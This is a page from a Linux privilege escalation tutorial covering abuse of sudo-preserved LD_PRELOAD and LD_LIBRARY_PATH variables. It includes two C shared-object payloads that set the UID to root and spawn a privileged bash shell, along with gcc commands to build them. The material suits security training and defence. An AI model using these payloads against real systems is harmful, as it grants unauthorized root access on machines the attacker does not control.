> For the complete documentation index, see [llms.txt](https://rudrasec0x01.gitbook.io/linux-privesc/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://rudrasec0x01.gitbook.io/linux-privesc/environment-variables.md).
# Environment Variables

Programs running via sudo can inherit variables from the environment of the user. If the **env\_reset** option is set in the **/etc/sudoers** config file, sudo will run the programs in a new, minimal *environment*. The **env\_keep** option can be used to keep certain environment variables from the user’s environment. The configured options are displayed when running **sudo -l**.
The **LD\_PRELOAD** and **LD\_LIBRARY\_PATH** are both inherited from the user's environment.
### LD\_PRELOAD
When a program is running, **LD\_PRELOAD** loads a shared object before any others. By writing a simple script with init() function, it will help us execute code as soon as the object is loaded.
First, create a shared object file with the following contents:
```
#include
#include
#include
void _init() {
unsetenv("LD_PRELOAD");
setresuid(0,0,0);
system("/bin/bash -p");
}
```
Then, compile the script.
```
gcc -fPIC -shared -nostartfiles -o /tmp/preload.so /home/user/tools/sudo/preload.c
```

And finally, run one of the programs you are allowed to run via sudo while setting the LD\_PRELOAD environment variable to the full path of the new shared object:
***
### LD\_LIBRARY\_PATH
The **LD\_LIBRARY\_PATH** contains a list of directories which search for shared libraries first.

First, print the shared libraries of a program.
Use one of the shared objects in the list and we will hijack it by creating a file with same name. For this demonstration, we will be targeting the libcrypt.so.1 file.
```
#include
#include
static void hijack() __attribute__((constructor));
void hijack() {
unsetenv("LD_LIBRARY_PATH");
setresuid(0,0,0);
system("/bin/bash -p");
}
```
Then, compile the script.
```
gcc -o /tmp/libcrypt.so.1 -shared -fPIC /home/user/tools/sudo/library_path.c
```
And finally, run apache2 using sudo, while settings the LD\_LIBRARY\_PATH environment variable to /tmp (where compiled shared object is located):